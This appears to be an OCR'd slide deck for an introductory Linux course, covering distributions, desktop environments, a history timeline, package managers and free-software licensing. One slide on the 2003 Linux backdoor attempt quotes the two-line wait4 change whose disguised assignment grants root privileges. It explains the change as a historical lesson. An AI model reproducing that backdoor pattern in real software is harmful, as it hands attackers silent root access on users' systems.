BATCH : BATCH 47-48

LESSON : **Linux**

DATE : 20.12.2021

SUBJECT : **Linux Introduction**

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Introduction to Linux

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Table of Contents

- Why Linux?
- What is Linux?
- What is GNU?
- GNOME and KDE
- Linux timeline
- Microsoft WSL2

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Why Linux?

VIRUSES,
MALWARES

SLOW DOWNS,
REBOOTS

CRASHES

COSTLY
REPAIRS

LICENSING
FEES

RELIABILITY

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Why Linux?

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Why Linux?


CISCO
Microsoft
UNITED STATES POSTAL SERVICE
WIKIPEDIA
Google
TESLA
NETFLIX
IBM
NASA
amazon
McDonald's
SPACEX

Steven Vaughan-Nichols · 2nd
Contributing Editor Red Ventures/ZDNet
1w ·
So that's why!
ASTRONAUTS USE
LINUX BECAUSE
YOU CANT OPEN
WINDOWS IN SPACE
WallingfordSign.com
https://counter.social

Humour

What is Linux?

- The OS sits between applications and hardware and makes the connections between all of your software and the physical resources that do the work.



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What is Linux?

- Linux® is an open source operating system (OS). An operating system is the software that directly manages a system's hardware and resources, like CPU, memory, and storage.

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
Linux Timeline



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What is GNU?

- GNU is an operating system that is free software—that is, it respects users' freedom. The GNU operating system consists of GNU packages (programs specifically released by the GNU Project) as well as free software released by third parties. The development of GNU made it possible to use a computer without software that would trample your freedom.

FSF

FREE SOFTWARE
FOUNDATION

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What is GNU?

- GNU/Linux
- Free distros for PCs and workstations

Distribution	Brief Description
	Dragora GNU/Linux-Libre, an independent GNU/Linux distribution based on concepts of simplicity.
dynebolic	*Dyne:bolic*, a GNU/Linux distribution with special emphasis on audio and video editing. This is a "static" distro, normally run from a live CD. Since it will not receive security updates, it should be used offline.
Guix	*Guix System*, an advanced GNU/Linux distro built on top of GNU Guix (pronounced "geeks"), a purely functional package manager for the GNU system.
	Hyperbola GNU/Linux-libre, a long-term support simplicity-focused distribution based on Arch GNU/Linux.
	Parabola GNU/Linux-libre, a distribution based on Arch that prioritizes simple package and system management.
PureOS	*PureOS*, a GNU distribution based on Debian with a focus on privacy, security, and convenience.
	Trisquel, a GNU/Linux distribution based on Ubuntu that's oriented toward small enterprises, domestic users and educational centers.
	Ututo S, a GNU/Linux 100% free distribution. It was the first fully free GNU/Linux system recognized by the GNU Project.

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What is GNOME?

- GNOME is a free and open-source desktop environment for Unix-like operating systems. GNOME was originally an acronym for GNU Network Object Model Environment, but the acronym was dropped because it no longer reflected the vision of the GNOME project.

GNOME™

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
Activities
Sat Feb 9 09:01:36
en
GNOME.pdf
144%
GNOME
GNOME (/(g)noʊm/)[8][9] is a free and open-source desktop environment for Unix-like[10] operating systems. GNOME was originally an acronym for GNU Network Object Model Environment, but the acronym was dropped because it no longer reflected the vision of the GNOME project.[11]
GNOME is part of the GNU Project[12] and developed by The GNOME Project which is composed of both volunteers and paid contributors, the largest corporate contributor being Red Hat.[13][14] It is an international project that aims to develop software frameworks for the development of software, to program
World
Alarm
Stopwatch
Timer
00:43.8
Stop
Lap
#15 00:00.
#14 00:00.
#13 00:00.
#12 00:00.
#11 00:00.
#10 00:00.
#9 00:00.2
#8 00:00.20 00:03.88
#7 00:00.20 00:03.68
Wired Connected
Location In Use
Night Light On
marshall
Midtown Manhattan & Bryant Park-2...
Colors
Rotation
Format
1/1 · 3504 × 2336 · Modified 19%
Home
Pictures
Documents
Downloads
Music
Pictures
Videos
Trash
Mass memory
Other Locations
Central Park, New York, USA--2005--panoramio.com.jpg
image/jpeg
329.8 kB
Thu
Central Park, New York, USA--2015-08.jpg
image/jpeg
271.0 kB
Thu
Manhattan from Brooklyn bridge--2013-12.jpg

GNOME Desktop uses Linux distros

- Manjaro Linux
- Ubuntu
- Debian
- Solus
- Zorin OS
- Fedora
- Arch Linux
- CentOS
- OpenSUSE
- Kali Linux

What is KDE?

- KDE stands for K Desktop Environment. It is a desktop environment for Linux based operation system. You can think KDE as a GUI for Linux OS. KDE has proved Linux users to make it use as easy as they use windows. KDE provides Linux users a graphical interface to choose their own customized desktop environment.

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Manjaro KDE

Manjaro is a distribution based on Arch Linux, aimed at simplifying its installation and configuration. The Manjaro KDE version, in particular, is configured to use KDE Plasma and KDE core applications.

https://kde.org/distributions/

What is KDE?

KDE stands for K Desktop Environment. It is a desktop environment for **Linux** based operation system. You can think **KDE** as a GUI for **Linux** OS. **KDE** has proved **Linux** users to make it use as easy as they use windows. **KDE** provides **Linux** users a graphical interface to choose their own customized desktop environment.

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KDE Desktop uses Linux distros

- Fedora
- KDE Neon
- Manjaro KDE Edition
- Kubuntu
- Linux Mint
- Arch with KDE
- NetRunner
- Chakra

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Red Hat

- Red Hat is the world's leading provider of enterprise open source solutions, including high-performing Linux, cloud, container, and Kubernetes technologies.
- It became a subsidiary of IBM on July 9, 2019

2002

redhat
LINUX

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The Linux Backdoor Attempt of 2003

- Setting the user ID to zero is a problem because user ID number zero is the “root” user, which is allowed to do absolutely anything it wants—to access all data, change the behavior of all code, and to compromise entirely the security of all parts of the system.
- So the effect of this code is to give root privileges to any piece of software that called wait4 in a particular way that is supposed to be invalid. In other words … it’s a classic backdoor.

What did the change do? This is where it gets really interesting. The change modified the code of a Linux function called wait4, which a program could use to wait for something to happen. Specifically, it added these two lines of code:

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```

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Ubuntu 2004

- Ubuntu is a Linux distribution based on Debian and composed mostly of free and open-source software.
- Ubuntu is officially released in three editions:
- Desktop, Server, and Core for Internet of things devices and robots.
- All the editions can run on the computer alone, or in a virtual machine.

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Version Control System - git 2005

- Git was created by Linus Torvalds in 2005 to develop Linux Kernel.

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Android 2008

- First commercial Android device launched in September 2008
- Android is a mobile operating system based on a modified version of the Linux kernel and other open source software, designed primarily for touchscreen mobile devices such as smartphones and tablets

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Xandros 2013

- Pre-installed Linux distrubution on Asus Eee PC

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chromeOS

Chrome OS


Google announced the project, based on Ubuntu, in July 2009

Microsoft
Linux
2014
Satya Nadella, CEO of Microsoft

2019

Windows Subsystem for Linux (WSL)
Now has version 2.

https://itsfoss.com/windows-linux-kernel-wsl-2/



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

What is Linux?

- **Linux®** is an **open source operating system** (**OS**). An **operating system** is the software that directly manages a **system's** hardware and resources, like CPU, memory, and storage. The **OS** sits between applications and hardware and makes the connections between all of your software and the physical resources that do the work.

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openSUSE
SPARKYLINUX
archlinux
fedora
debian
Tails
Most Used Linux Distros
https://itsfoss.com/best-linux-distributions/
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EMBEDED SYSTEMS

An embedded system is a computer system—a combination of a computer processor, computer memory, and input/output peripheral devices—that has a dedicated function within a larger mechanical or electronic system. Wikipedia

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

Why Open Source?

- Inspect
- Modify
- Enhance

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Why Open Source?

- Control
- Secure
- Stability

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
Open Source Applications For Server

- Apache HTTP Server. ...
  - Nginx Web Server
  - Lighttpd Web Server
  - Apache Tomcat
  - Caddy Web Server
  - OpenLiteSpeed Web Server
  - Hiawatha Web Server
  - NodeJS



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Open Source Applications For Servers

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Open Source Applications For Servers

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

LITESPEED

Apache Tomcat

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
What is Package Management Tools

A **package manager** is a **tool** that allows users to install, remove, upgrade, configure and manage **software packages** on an operating system. The **package manager** can be a graphical application like a **software** center or a command line **tool** like apt-get or pacman.



Cited => https://i2.wp.com/itsfoss.com/wp-content/uploads/2020/10/linux-package-manager-explanation.png?fit=800%2C450&ssl=1

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What is Package Management Tools
pacman
Dpkg
Apt-get
Rpm
yum
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The `-S` or `--search` option search for a filename from installed packages. You can also obtain detailed status information about coreutils package, enter:

```
$ dpkg -s coreutils
```

Sample output:

```
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 9040
Maintainer: Ubuntu Core Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Architecture: i386
Version: 5.97-5.1ubuntu2
Replaces: textutils, shellutils, fileutils, stat, debianutils (<< 2.3.1), dpkg (<< 1.17.2)
Provides: textutils, shellutils, fileutils
Pre-Depends: libacl1 (>= 2.2.11-1), libc6 (>= 2.6-1), libselinux1 (>= 2.0.15)
Conflicts: stat
Description: The GNU core utilities
 This package contains the essential basic system utilities.
 .
 Specifically, this package includes:
 basename cat chgrp chmod chown chroot cksum comm cp csplit cut date dd df dir
 dircolors dirname du echo env expand expr factor false fmt fold groups head
 hostid id install join link ln logname ls md5sum mkdir mkfifo mknod mv nice nl
 nohup od paste pathchk pinky pr printenv printf ptx pwd readlink rm rmdir
 sha1sum seq shred sleep sort split stat stty sum sync tac tail tee test touch
 tr true tsort tty uname unexpand uniq unlink users vdir wc who whoami yes
Original-Maintainer: Michael Stone <estone@debian.org>
```

Packages contains

- Metadata
  - Software name
  - Description
  - Purposes
  - Version number
  - List of dependencies

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Pacman

The **pacman package manager** is one of the major distinguishing features of **Arch Linux**. It combines a simple binary **package** format with an easy-to-use build system.

The goal of **pacman** is to make it possible to easily manage **packages**, whether they are from the official repositories or the user's own builds.

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What is dpkg

dpkg is the software at the base of the package management system in the free operating system Debian and its numerous derivatives. dpkg is used to install, remove, and provide information about .deb packages. dpkg itself is a low-level tool. Wikipedia

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apt-get

Advanced Package Tool, or APT, is a free-software user interface that works with core libraries to handle the installation and removal of software on Debian, Ubuntu, and related Linux distributions. Wikipedia

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What is rpm?

RPM Package Manager (**RPM**) (originally Red Hat Package Manager) is a free and open-source package management system.

Although it was created for use in Red Hat **Linux**, **RPM** is now used in many **Linux** distributions such as Fedora, CentOS, OpenSUSE, OpenMandriva and Oracle **Linux**.

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What is yum?

- **YUM** is the primary package management tool for installing, updating, removing, and managing software packages in Red Hat Enterprise **Linux**.
- **YUM** performs dependency resolution when installing, updating, and removing software packages.
- **YUM** can manage packages from installed repositories in the system or from.

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FSF and OSI

The Open Source Initiative (**OSI**) is one such organization keeping a list of open-source licences.

The **Free Software Foundation** (**FSF**) maintains a list of what it considers free.

FSF's free software and **OSI's** open-source licences together are called FOSS licences.

FREE SOFTWARE FOUNDATION https://www.fsf.org/

https://opensource.org/

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Open Source vs. Free Software

- Development Technique
- Better Software
- Allows software to 'evolve'
- Sun, Apple, Netscape, …

Eric Raymond (OSI)

- Political Philosophy
- Ethical Rights
- Allows unconditional 'sharing' and collaboration
- Only GNU/FSF meet standards

Richard M. Stallman (FSF)

Introduction to Linux 3

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Which two are defined as user interface?

A. GUI
B. CLI
C. GNU

Answer

A. GUI
B. CLI

GNU is not an interface, it is an extensive collection of free software, which can be used as an operating system or can be used in parts with other operating systems. The use of the completed GNU tools led to the family of operating systems popularly known as Linux.

Table of Contents

Linux Basic Commands

Lab: Linux Commands


Bash Shell

Lab: Bash Shell

